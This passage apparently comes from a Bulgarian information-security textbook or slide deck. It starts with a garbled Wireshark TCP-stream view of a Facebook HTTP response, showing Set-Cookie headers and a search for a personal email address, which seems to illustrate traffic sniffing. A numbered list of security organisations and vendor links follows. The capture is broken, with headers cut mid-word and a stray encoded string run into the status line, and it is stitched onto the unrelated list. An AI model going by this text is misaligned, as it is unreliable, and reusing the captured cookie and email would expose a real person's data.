dHlhNl9wN0d1bG4xVGFmalFNUF90Ykg3NS1CQTBZQU8yZFRuQXRVUldKWF9VTSJdHTTP/1.1 200 OK
Transfer-Encoding: chunked
Strict-Transport-Security: max-age=15552000; preload
X-Content-Type-Options: nosniff
Set-Cookie: datr=08YxVRQpvZefrOUjOon3-I7n; expires=Mon, 17-Apr-2017 02:57:55 GMT; Max-
Age=63072000; path=/; domain=.facebook.com; httponly
Set-Cookie: reg_ext_ref=deleted; expires=Thu,
-Age=0; path=/;
domain=.facebook.com
Set-Cookie: reg_fb_ref=https%3A%2F%2Fwww.face
ttempt%3D1;
path=/; domain=.facebook.com; httponly
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Vary: Accept-Encoding
X-Fb-Debug: vD9qWdg8mZhJ230h79Nt0y3RdISylVOA
+kAAsO1OE5h1u1BtarrUHLizc24iOvGEqP4qeReIdBJns
Wireshark: Find t
Find text: ordanov08@gmail.com
Cancel
Find
Entire conversation (40919 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close

21. Списък с полезни препратки

1. (ISC)2 https://www.isc2.org/
2. ISACA https://www.isaca.org
3. ENISA http://www.enisa.europa.eu/
4. EC Council http://www.eccouncil.org
5. InfoSecurity Magazine http://www.infosecurity-magazine.com/
6. NATO IA http://www.infosec.nato.int/niapc
7. ISO http://www.iso.org/iso/home.html
8. IRCA http://www.irca.org/
9. PECB https://www.pecb.org/
10. Microsoft Security Portal https://www.microsoft.com/security/portal/mmpc/
11. Symantec Security Response http://www.symantec.com/security_response/
12. INTEL Security Group http://www.intelsecurity.com/
13. BCI http://www.thebci.org/
14. NISP SP 800 Series http://csrc.nist.gov/publications/PubsSPs.html#800-30
15. SANS https://www.sans.org/
16. NESSUS http://www.tenable.com
17. Microsoft Security Tools https://technet.microsoft.com/en-us/security
18. Trend Micro http://www.trendmicro.com
19. RSA http://www.emc.com/domains/rsa/index.htm